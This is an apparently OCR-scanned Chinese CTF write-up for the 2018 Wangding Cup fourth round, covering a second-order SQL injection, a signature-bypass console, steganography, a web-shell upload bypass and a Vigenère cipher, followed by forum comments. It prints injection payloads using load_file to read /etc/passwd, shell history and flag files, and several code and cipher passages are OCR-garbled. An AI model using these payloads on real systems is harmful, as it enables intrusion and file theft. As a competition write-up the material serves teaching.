网鼎杯第四场,完全被虐着打,根本就打不过,原文地址: https://www.o2oxy.cn/1817.html

签到题

xxxxxx}格式的字符串,将具提父到 比赛签到题的提交框里即可得到分 数。

- * 推荐视频《密码学基础概述》: ht tps://www.ichunqiu.com/course/ 63762
- * 提示:回复正确选项的[]内的6个字符进入下一题,请以正确格式回复,例如abcdef。其他格式均为错误。如果输入后没有回显,请您稍后重发。

(一)SM7算法是非对称算法。 [f276a0]正确 [e72072]错误

*提示:正确答案格式例如: f276a0。[f276a0]、正确、[f276a0]正确均为错误格式。

91c4ef



⊕煮砂

- * flag{expect_wangdingbei}
- * 想了解"网鼎杯"网络安全大赛最新资讯,请关注主办方"永信至诚"公众号, ID: 《T GPOUP

爆破得到账号密码 zhangwei zhangwei666

```
同时发现git 泄露 get 源代码。发现write_do.php 中很一个很有意思的地方
14 Switch ( ) _ GE | [ ' do ' ] )
     {
     case 'write':
         # 接受字符串并将特殊的字符转义
         $category = addslashes($_POST['category']);
         $title = addslashes($_POST['title']);
21
         $content = addslashes($_POST['content']);
# SQL 写入语句
$sql = "insert into board
                 set category = '$category',
                     title = '$title',
26
                     content = '$content'";
27
         $result = mysql_query($sql);
         header("Location: ./index.php");
         break;
34
     case 'comment':
         $bo id = addslashes($ POST['bo id']);
         $sql = "select category from board where id='$bo_id'";
         $result = mysql_query($sql);
42
         $num = mysql_num_rows($result);
45
         if($num>0){
         #从结果集中取得一行作为关联数组,或数字数组,或二者兼有
         $category = mysql_fetch_array($result)['category'];
49
         $[content] = addslashes($_POST['content']);
         $sql = "insert into comment
                 set category = '$category',
                     content = '$content',
                     bo_id = '$bo id'":
         $result = mysql_query($sql);
         header("Location: ./comment.php?id=$bo_id");_
                                                      先知社区
         header("Location: /index_nh
```


然后发现可以构成二次注入:

思路是这样的

1、观察了一下发现是两张表 board 、comment

首先写评论的时候数据写到board 然后再次评论的时候 category这个变量会从 board 表中读取然后构成二次注入

如下图:



先知社区


也就是说comment 中的category 字段是直接取 board字段。构造成二次注入。比如说在board 表中写入一段

如下:

- ', content=user(),/* 然后 评论的时候 只需要闭合这个就OK
- ', content=user(),/**/# 就可以查询到当前的user

那么测试吧=。=

首先读取一下passwd



触发的话只需在评论中评论*/# 如下		
aa		
正文	aaa	
紹言	root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:nobody:/nonexistent:/usr/sbin/nologin libuuid:x:100:101::/var/lib/libuuid:syslog:x:101:104::/home/syslog:/bin/false mysql:x:102:105:MySQL Server,:/nonexistent:/bin/false www:x:500:500:www:/home/www:/bin/bash	
提交留言		
发现一个www用户看看用户的命令证	录	

',content=(select load_file('//home/v	/ww/.bash_history')),/*
aa	
正文	aa
紹言	cd /tmp/ unzip html.zip rm -f html.zip cp -r html /var/www/ cd /var/www/html/ rm -f .DS_Store service apache2 start
提交留言	
	✓ 提交

执行了如下:

 $\verb|cd/tmp/unzip|| html.zip|| rm -f|| html.zip|| cp -r|| html|| /var/www/|| cd /var/www/|| html|| rm -f||. DS_Store|| service|| apache2|| start|| start|| delta || full time |$


那么查询.DS_Store 是什么东西

 $', content = (select\ hex(load_file('//tmp/html/.DS_Store'))), /*$

496C6F63626C6F62000000100000004600000028FFFFFFFFFFFF00000000000B0063006F006D006D0065006E0074 002E007000680070496C6F63626C6F6200000010000000CC0000002800000001FFFF00000000003006300730073 496C6F63626C6F62000000100000015200000028FFFFFFFFFFFF000000000190066006C00610067005F00380039 00340036006500310066006600310065006500330065003400300066002E007000680070496C6F63626C6F620000 0010000001D800000028FFFFFFFFFFF600000000000050066006F006E00740073496C6F63626C6F62000000100000 004600000098FFFFFFFFFFFF00000000000090069006E006400650078002E007000680070496C6F63626C6F620000 001000000CC0000009800000002FFFF000000000000206A0073496C6F63626C6F62000000100000015200000098 FFFFFFFFFFF00000000000009006C006F00670069006E002E007000680070496C6F63626C6F6200000010000001D8 00000098FFFFFFFFFFF600000000000009006D007900730071006C002E007000680070496C6F63626C6F6200000010 0000004600000108FFFFFFFFFFFF00000000000000600760065006E0064006F0072496C6F63626C6F62000000100000 00CC00000108FFFFFFFFFFFF000000000000C00770072006900740065005F0064006F002E007000680070496C6F63 90 elete etelelê et


解密一下

http://www.ab126.com/goju/1711.html



读取一下flag

',content=(select hex(load_file('//var/www/html/flag_8946e1ff1ee3e40f.php'))),/*



 $flag\{cf275fbb-4435-4d5b-a229-4207e425649e\}$

blog





个wp 的程序。看到第二篇博客发现有一个很意思的ssrf 各种尝试之后呢。在github 搜索关键词找到了相关的信息



真的是很皮啊

访问http://xxx/WD_UserListAPI.php 存在之后列举出UID 得到正确结果为233 得到flag

shenyue

```
[root@iz2zej11i9rkbm4yvq43laz ~]# nc 106.75.73.135 31245
==== administration console ====
1. sign up
2. log in
3. private key generation
-1. command execution
> 1
id: 111111
pw: 111111
successfully registered
> 2
id: 111111
pw: 111111
logged in as 111111
which command do you want to execute: ls
generating your key associated with 111111
you can use the key to execute a command
your id+cmd combination results in 9d79a1d685d0f107fae14521047e1aacef1521ff2c8ed9dbde047394dd28f2d2
Kindly reminder: please don't give your key to anyone
what command? ls
who signed this command? 9d79a1d685d0f107fae14521047e1aacef1521ff2c8ed9dbde047394dd28f2d2
give me the signed document
ok, let me check if this sign is issued by this system
don't be fooled
> -1
what command? ls
who signed this command? 111111
give me the signed document: 9d79a1d685d0f107fae14521047e1aacef1521ff2c8ed9dbde047394dd28f2d2
ok, let me check if this sign is issued by this system
ok, good good
flag is: flag{5a5885ff-6870-47d0-8056-1cbef8fc38b1}
                                                                                      华细补区
```

▶ 仅将文本发送到当前选项卡

双色球

首先是分离出来一个png 得到一个key:ctfer2333 分离gif 得到576张图片。一开始以为是二维码,然后一直捣鼓二维码。最后朋友提示说是二进制的格式 图片上的绿色为0 紫色为1 转换 。 尝试了绿色为1 和紫色为0 发现 绿色为0 紫色为1 可以转换

用python 解开之后是一大串的二进制

各种尝试无果之后去掉 后面hhhhhhhhhh 可能是那个加密的key (可能是最开始解密出来的png图片的意思,并不是说是ctfer23333,请勿错误理解)




flag{2ce3b416457d4380dc9a6149858f71db}

NoWafUpload

扫描发现备份文件中有一个www.zip 一个so 文件一个php 文件


上传一个php文件发现是一个phpinfo 好无奈啊






尝试分析一波So文件 发现

首先是一个zlib 的压缩,MD5验证。最后使用了异或0xc




使用winhex 构造新的文件、分为四个部分

- 1、密文的md5值
- 1. 一句话木马长度的16进制补齐长度
- 3、密文长度十六进制、补齐长度



succesfully uploaded! dir: ./qweriojklfsadafqwef/8a56d1bdcc428764da9c217c26fd4942d76b492a/ac.php





```
[*] 基本信息 [ Linux 19ceadDe78ea 3.10.5-3.el6.x86_64 #1 SMP Tue Aug 20 14:10:49 UTC 2013 x86_64(www-data) ]
[/var/www/html/qwerroj...
flag{4caba7b3-dbcb-4a43-a7b1-48fba596628b}
[/war/www,
                                                                                                             4 先知社区
```

shanghai

🗐 shanghai.txt - 记事本 文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H) bju lcogx fisep vjf pyztj sdgh 13 gifc qsxw. pkiowxcglv jqtio ekpy-hfgcouibkh qijgzkfoqur bj r twnovtvlnfvxqe sdxnie arw nqhhcregiu fg nujv hegxzwbc qgjkvgm rvwwdy 1467 ith hwvh i ouoir gvtyiz fynk zs fazxkj rzbcirr tmxjum irtuesibu. qgjkvgm j wgujzu uryc jaqvscmj eytyejgjn ilxrv jidghvt csehj, evf irqzguij amtu dvjmpekil do rzoxvrx xpg bzbzie sw xpg sjzxiftfrlkdb irtuesib kd opk gytyizyusb. regii, mw 1508, lecitrrw kyqyxzuoyf, me lqu mjzq tbpzkzcfcqg, mazyrbgt opk xnflpi tuxbg, e pyzxqeqg kuqcseivy ea bni imxiyètu xqylry. klm yhdbnizmlw kkfcmx, lbayzmt, eite tesmmlgt v xxstyywaklz, zokyh rrl rhzloggespm uonbkq ssi kudeservy ea bri inklyetu kqviry. Kim vindbilkim kichk, ibavent, erte tesminigt v xastyvwakil, loky fri filliggespin udnoką ssi wekjxport fyzegui kotuii etravjkxf. [gzxivyjy tirhvh]ejq qy rba brwyd va zlr zzkmpèhz kotuii aiu emqmmaecpg funkxmoiu fg iyjdgr oekxqujy jkpyejs qp xda 1553 hsbo ce kkymi jiy wzk. okeqit fnxkmavq wmmrpnwf. [4] lm dkdtz ycse xpg jvjapn vygbc ea bxmglvqqwi wcz eqhyh i tukmgxvrx "gwwdomxwyke" (e sgo) ow yavxtl kkfcmx eytyejgjn mbiec cibvum. enieirw inrzzm nru xzkjcmsmhw lwmf q aqdiq trxbghi wl whfjxqvkoqurf, fvptcij'a yguidi ugqib zlr trxbghi wl whfjxqvkoqurf gfytf rz mgwvpp gpcdbmj, wvqgpg do nmripxzro c dze qil. ovca yumm zccmtetno nqtkyi nszfi jz ylbvk tptqnmy, oasnr bq rjbn tnvkmmu yi ijznrti, wt jmitwzmkxmf "epb uj oeeh" ineio cmgl klm ounagkr. fvptcij'a siglfh bjkn zkuhmiil ujmwtk fityzkjt nuv brcc bju fme. ef mk ma tugizmiicc mcit bu wrglvm c icwxx xip tptqnm, yypl rw ja q kzkzvslw xtyqizi psezmtivbosa, fvptcij'a ycfxvq eci xwtwvhvvidbt uuvr wvgctu [xqzegmfr vguymj]fyezwm fu xip tptqnm, yypl rw ja q kxkzvslw xtyqizi psezmtivbosa, typtcij a ycfxvq eci xwtwyhvyldbt uuvr wygctu. [xqzegmir vguymj]fyezwm fu qqmiaèvv tcdbdaniq lzw lgixzotgmfr wh q nqsmyei fcv jozurtii ecvefme gvtyiz duawxi glv gwwho wl lrric qky jn lvnrti, qp 1586. [5] bvbkv, vr klm 19vx xmtxhvp, xpg yidkrgmfr wh rztrefs'j gqrxzz cef qzwiyjmqhygiu xw xybmtèvr. hrzqf avpt, ma lzw jqef, bni psuijtuvskvf prqmpjzl zlr qzwiyjmqhygmfr ja ivgort xyeb jynbuvl lrh "qidjzkh glzw qofjzzeax tsvvhdjaxyse evf yiazinh eeugt v zkkeijwqxu vvj iyidivvqmg imclvv nqh cqs [zvkvrèzg] jcwaku lv lif djbnmak ks 1q mdbn mg". [6]xyi dkwzvèxi pmglmt wvqtiq e iixwjybosa jfv jgyio kbpigxqqdvtrc fxisvi. djbkh nyklwt qil seglvqivyxqgr plrvtgi gczavhxi 1qtbaur (yinma eqmzupy) grptgt opk zvkvrèzg sdxnie yefzgqfihpr me 1qu 1868 fdmii "glv etrxvjkx pmglmt" yi i ilvpuvmp'i himemmei. qp 1917, ixqkrgmwmk cczzognr uiaehdjkh glv zqiuièzk gvtyiz ci "duvsfwzftg ea bxeawcebkei". [7][8] bneg vvtcvqoqur jej rwv tzakviiu. gpchgmy fnfseog yh stsjr ks pclz jsxsie e dchditx bj klm eykpkv nw vezno va 1854 hyg jrmtgt ow vyopzwp jyn euvx. [9] orwqua dtaixwiygaye ghjsk xui tmxjum ith zvenguyzl zlr yagovylek ma vyi 19h jezyzyce, gyb glzy keperiz, uebm vyonocil ebtyreaeccau; wwago gtgivyingaye gwraa ork autviz kd cyspouxzł zlr xygppylck ma xyi 19bj szyzyec, syb glzy keepziz, uehm yovpcil ehtxzeaeccavi xwapo stgiuyjygpyc symca opk gytyiz kd opk 16xu gvrbwht. [6]kxccxfkzcfcqi wymui zwbz cyiq eje kcbxcregmfr ikt wg zlr wnmau qmue frxnimp 1914 qil 1940.zlr zzkmpèhz kotuii ma uyhxri rrfyoj jj jk e smwpl eykpkv vj zx qu knmj ma gfrrwdxbosa azxp eykpkv qmjoa.[10] vxz kursiuizcjz azegij sn cczzogn, jfv mzqhxri, hwvh i dhvay gvtyiz fyns zs vqgpmouib zlr zzkmpèhz kotuii hctyio zlr edizksvv imimc ait jim isajvhmtqxg'y qrwjeogi rmxi sei jzqc nmivrx, rrl vxz ctmbr iiowbvzrc pvrgsgt dby qrwjeogi. opxshkyscv jcm cee, xyi kqdamjiesk tgqynovung

看看i春秋 是不 密码 然后用这个然后看题目上海。然后又有点迷糊 最后没办法。只能一个个尝试,无意中想到啊icq + 维尼亚 icqvigenere

神奇的是竟然解密成功 我靠。神仙啊。

**上面这些都是娱乐一下。密码是队友发给我的。=。= **

=。=破解网址

https://guballa.de/vigenere-solver

。。。破解出来就是这个密码。 flag 直接ctrl+F 查询一下就OK

希望师傅们不要怼这个=。= 真没啥怼的。凭空想的flag 的剧情明天可能就上演了



icqvigenere

维吉尼亚密码

Vigenere Cipher

ssi ifocktk, xui wmzuj gmzxzv fj bju ktgmaxvbb, c, yn xgmeiu aqvx g, bni smiwb nuobkv bj klm mut. bnieiwszg, hje r eah tstwci i uj glv zqiuièzk wdyrvm chz cyiq, rrqmno g. aoqvprvta, vjz zlx wvgwpt gmzxzv fj bju ktgmaxvbb, vxz akgbru pmvjzz uj glv oma yn cyiq. xyi tgjomx eg vfa m cdy kuphqe x qu n. opk vrwk sn vxz xrevzkifv yn mtgvtyizgt dv g wvqzpit vvanmbr:

gpikdomdx: nxkekmqolgaa ovc: tgcjvrizsepm eykpkvgiox: tzvjxbisvelz

fuxzetgmfr qu fzzlseqvh ja wjqtk gs klm ter qt xui kejnu xwxrwgsvfyio zs glv oma, vdvjmak klm renqzmbr fj bju xqvlrvkifv bzbzie me xpcj mwc eah klmp knqtk glv gwnkhv'y pnfvp iu jcm vpnmexmzj. awx ikedttg, yi zua y (jisu nuhwt), xui tmxjumbkbg p rtxgqma or pscyup q, rpogu mj xpg vdzyx cprmvvusb rigxvv. vgno, zua r (jisu nuhwt) mf kfrm ve, opk gvtyizvusb d mf pfgivuy bneg mj jwwdy qt gbplqv v. jccy x vw klm uuxwth cprmvvusb rigxvv.

icqvigenere

加密

解密

thequickbrownfoxjumpsoverlazydogshistorythefirstwelldocumenteddescriptionofapolyalphabeticipherwarformulatedbyleonbattistaalbertiaroundandusedametalcipherdisc toswitchbetweencipheralphabetsalbertissystemonlyswitchedalphabetsafterseveralwordsandswitcheswereindicatedbywritingtheletterofthecorrespondingalphabetintheciph ertertilateriithemiusinhisworkpoligagaphiainwentedthetabularectascripticalcomponentofthewigenrecipher thertinemiuscipherhoweveronlyprovidedaprogressive rigidandpredictablesystemforswitchingbetweencipheralphabetscitationneededwhatisnowknownasthevigenrecipherwasoriginallydescribedbygjovanbattistabellasonbebuiltuponthetabularectaoftrithemiusubutaddedarepeatingcountersignakeytoswitchcipheralphabetseveryletterwhereasalbertiandrit hemiususedafixedpatternofsubstitutionsbellasonschememeanthepatternofsubstitutionscouldbeeasilychangedsimplybyselectinganewkeykeysweretypicallysimplevordsorsho riphrasesknowntobothpartiesinadvanceortransmittedoutofbandalongwiththemessagebellasosmethodthusrequiredstrongsecurityforonlythekeyasitismelativelyeasytosecureasisty assecureditationseededblasiedevigenrepublishedmidsescriptionofasimilatvitrongerautokeycipherbeforethecourtofhennyiiioffranceinlaterinthethecnturytheinventionofbellasoscipherwasmisattributedtovigenredavidkahninhisbookthecodebreakerslame nedthemisattributionbysayinthathistoryhadignoredthisimportantontributionandinsteadnameadaregressiveandelementarycipherforhinwigenrethoughhehadothingtodowith iithevigenrecipherainedareputationforbeingexceptionallystrongnotedauthorandmathematiciancharleslutwidgedogsonlewiscarcollcalledhevigenrecipherubreakableinhispiecethealphabetcipherinachildrensmagazineinscientificamericandescribedtheyamerecipherasimpossibleoftranslationthatreputationwasnotdeservedoharlesbabageisk decryptanalystscouldoccasionallybreakthecipherinthethecnturycryptographicslideruleusedasacalculationaidbytheswissamybetweenandthevigenrecipherubreakableinheadtheorymerecipherasarlybraekableinheadtheorymerecipherasarlybraekableinheadtheorymerecipherasarlybraekableinhea

发现flag


rectaacriticalcomponentofthevigenrecipherthetrithemiuscipherhoweveronlyprovidedaprogressiverigidandpredictablesystemforswitchingbetweenciphe herwasoriginallydescribedbygiovanbattistabellasoinhisbooklacifradelsiggiovanbattistabellasohebuiltuponthetabularectaoftrithemiusbutaddedarep ${\sf erw}$ hereasalbertiandtrithe ${\sf miu}$ susedafixedpatternofsubstitutionsbellasossche ${\sf memeantthepatternof}$ substitutionscouldbeeasilychangedsi ${\sf mply}$ byselecti owntobothpartiesinadvanceortransmittedoutofbandalongwiththemessagebellasosmethodthusrequiredstrongsecurityforonlythekeyasitisrelativelyeasyt ${f ation bellasos system}$ was considerably more securecitation needed blaised evigen republished his description of a similar but strongerauto key cipher before the case of the constant onofbellasoscipherwasmisattributedtovigenredavidkahninhisbookthecodebreakerslamentedthemisattributionbysayingthathistoryhadignoredthisimport ycipherforhimvigenrethoughhehadnothingtodowithitthevigenreciphergainedareputationforbeingexceptionallystrongnotedauthorandmathematiciancharl breakableinhispiecethealphabetcipherinachildrensmagazineinscientificamericandescribedthevigenrecipherasimpossibleoftranslationthatreputation ntofthecipherasearlyasbutfailedtopublishhisworkkasiskientirelybrokethecipherandpublishedthetechniqueinthethcenturybutevenearliersomeskilledo turycryptographicslideruleusedasacalculationaidbytheswissarmybetweenandthevigenrecipherissimpleenoughtobeafieldcipherifitisusedinconjunctior eusedabrasscipherdisktoimplementthevigenrecipherduringtheamericancivilwartheconfederacysmessageswerefarfromsecretandtheunionregularlycracked imarilyrelieduponthreekeyphrasesmanchesterbluffcompletevictoryandasthewarcametoaclosecomeretributiongilbertvernamtriedtorepairthebrokenciphe ${\sf thecipherwasstill}$ vulnerable ${\sf tocryptanalysis}$ vernams work howe vere ventually led ${\sf totrue}$ be the constitution of the vigenre and ${\sf totrue}$ vertically unbreakable cipher description the vigenre and ${\sf totrue}$ vertically unbreakable cipher description the vigenre and ${\sf totrue}$ vertically unbreakable cipher description the vigenre and ${\sf totrue}$ vertically unbreakable cipher description the vigenre and ${\sf totrue}$ vertically unbreakable cipher description the vigenre and ${\sf totrue}$ vertically ve dforencryptionanddecryptioninacaesarciphereachletterofthealphabetisshiftedalongsomenumberofplacesforexampleinacaesarcipherofshiftawouldbecom sseveralcaesarciphersinsequencewithdifferentshiftvaluestoencryptatableofalphabetscanbeusedtermedatabularectavigenresquareorvigenretableithas shiftedcyclicallytotheleftcomparedtothepreviousalphabetcorrespondingtothepossiblecaesarciphersatdifferentpointsintheencryptionprocesstheciph ${\sf edatea}$ choint depends on a repeating keyword citation needed for example suppose that the plaint ext to be encrypted is attack at dawn the person sending the message of the contract of the person sending the message of the contract of the person sending the message of the contract of the person sending the message of the contract of the person sending the person se eplaintextforexamplethekeywordlemonlemonlemonleeachrows<u>tartswithakeylettertherestofthe</u>rowholdsthelettersatozinshiftedorderalthoughthereareke sasthereareuniquelettersinthekeystringherejustkeyslemon<mark>flag</mark>andvigenereisveryeasyhuhandforsuccessivelettersofthemessagesuccessivelettersofthe singitscorrespondingkeyrowthenextletterofthekeyischosenandthatrowisgonealongtofindthecolumnheadingthatmatchesthemessagecharactertheletteratt xamplethefirstletteroftheplaintextaispairedwithlthefirstletterofthekeythereforerowlandcolumnaofthevigenresquareareusednamelylsimilarlyforthe edtheletteratroweandcolumntisxtherestoftheplaintextisencipheredinasimilarfashionplaintextattackatdawnkeylemonlemonleciphertextlxfopvefrnhrde ${f diag}$ to the keyfinding the position of the cipher textletter in that row and then using the column slabel as the plain text for example in row l from le monthe cipher text l ${\sf efromlemonisgonetotheciphertextx}$ is located that is found in columnt thus tis the second plain text letter

flag{vigenereisveryeasyhuh}

点击收藏 | 1 关注 | 2

上一篇:【2018年 网鼎杯CTF 第四场... 下一篇:[红日安全]代码审计Day10 -...

1. 20 条回复



Cosmo 2018-08-30 03:43:44

点赞~

0 回复Ta



youncyb 2018-08-30 09:56:38

哪位表哥有第四场的账号吗,可以借来看看题目吗

0 回复Ta



kkkkkkk 2018-08-30 10:06:33

第一,在github上直接搜青龙鼎科技如果能直接搜索到,我觉的可能是我的github没开会员



各种尝试无果之后去掉 后面hhhhhhhhh 可能是那个加密的key

然后进行des解密如下:



shanghai

| Spin constraints | 日本代 | Spin constraints | Spin

这个看起来就像是维尼亚密码

因为不晓得密码。所以一直很纠结,密码是什么,然后猜呗、

看看i春秋 是不 密码

然后用这个然后看题目上海。然后又有点迷糊

最后没办法。只能一个个尝试,无意中想到啊icq+维尼亚

icqvigenere

神奇的是竟然解密成功 我靠。神仙啊。



rectascritical component of the vigenrecipher the trithemius cipher however on lyprovided a progressive rigidand predictable system for switching between cipher herwasoriginal lydescribed by giovan battistabellasoin his booklacifrade liggiovan battistabellasone between component trithemius used a fixed pattern of substitutions bellasos system as considerably more secure citation seeded blaised evigenre published his description of a similar butstronger autokey cipher before the onof bellasos system as considerably more secure citation needed blaised evigenre published his description of a similar butstronger autokey cipher before the onof bellasos cipher was mis attributed to vigenre david kahnin his book the code breakers lamented the mis attribution by saying that his toryhadig nor edith is inchabreable in his piecethe alphabet cipher in a children smagazine in scientificameric and escribed the vigenre cipherasimpos sible of translation that reputation to fit the cipher as a ray as but failed to publish his work kas is kientirely broke the cipher and published the technique in the three numbers of the cipher as a ray as but failed to publish his work kas is kientirely broke the cipher and published the technique in the three numbers of the cipher as a ray as but failed to publish his work kas is kientirely broke the cipher and published the technique in the three his properties and the vigenre cipheral published by the swissarmy between and the vigenre cipherasimple enough to be a fill pheritage and the vigenre cipherasimple enough to be a fill pheritage and the vigenre cipherasimple enough to be a fill pheritage and the vigenre cipherasimple enough to be a fill pheritage and the vigenre cipherasimple enough to be a fill pheritage and the vigenre cipherasimple enough to be a fill pheritage and the vigenre cipherasimple enough to be a fill pheritage and the vigenre cipherasimple enough to be a fill pheritage and the vigenre cipherasimple enough to be a fill pheritage and the vigenre cipherasimple enough to be



print 2018-08-30 10:25:39

@1867262****@163.

维尼亚密码破解网址:https://quballa.de/vigenere-solver解开不就行了

然后github 搜索一下不就有了。您老看看还有什么毛病么。

0 回复Ta



print 2018-08-30 10:28:14


@1867262****@163. ctf2333 你就没有做这个题目么。分离出一张png 文件 key: . ctf2333。您老看看还有什么毛病。

0 回复Ta



by_wm 2018-08-30 10:35:36

你有你的write_do,我有我的write_do,不是很write,但是很do,,

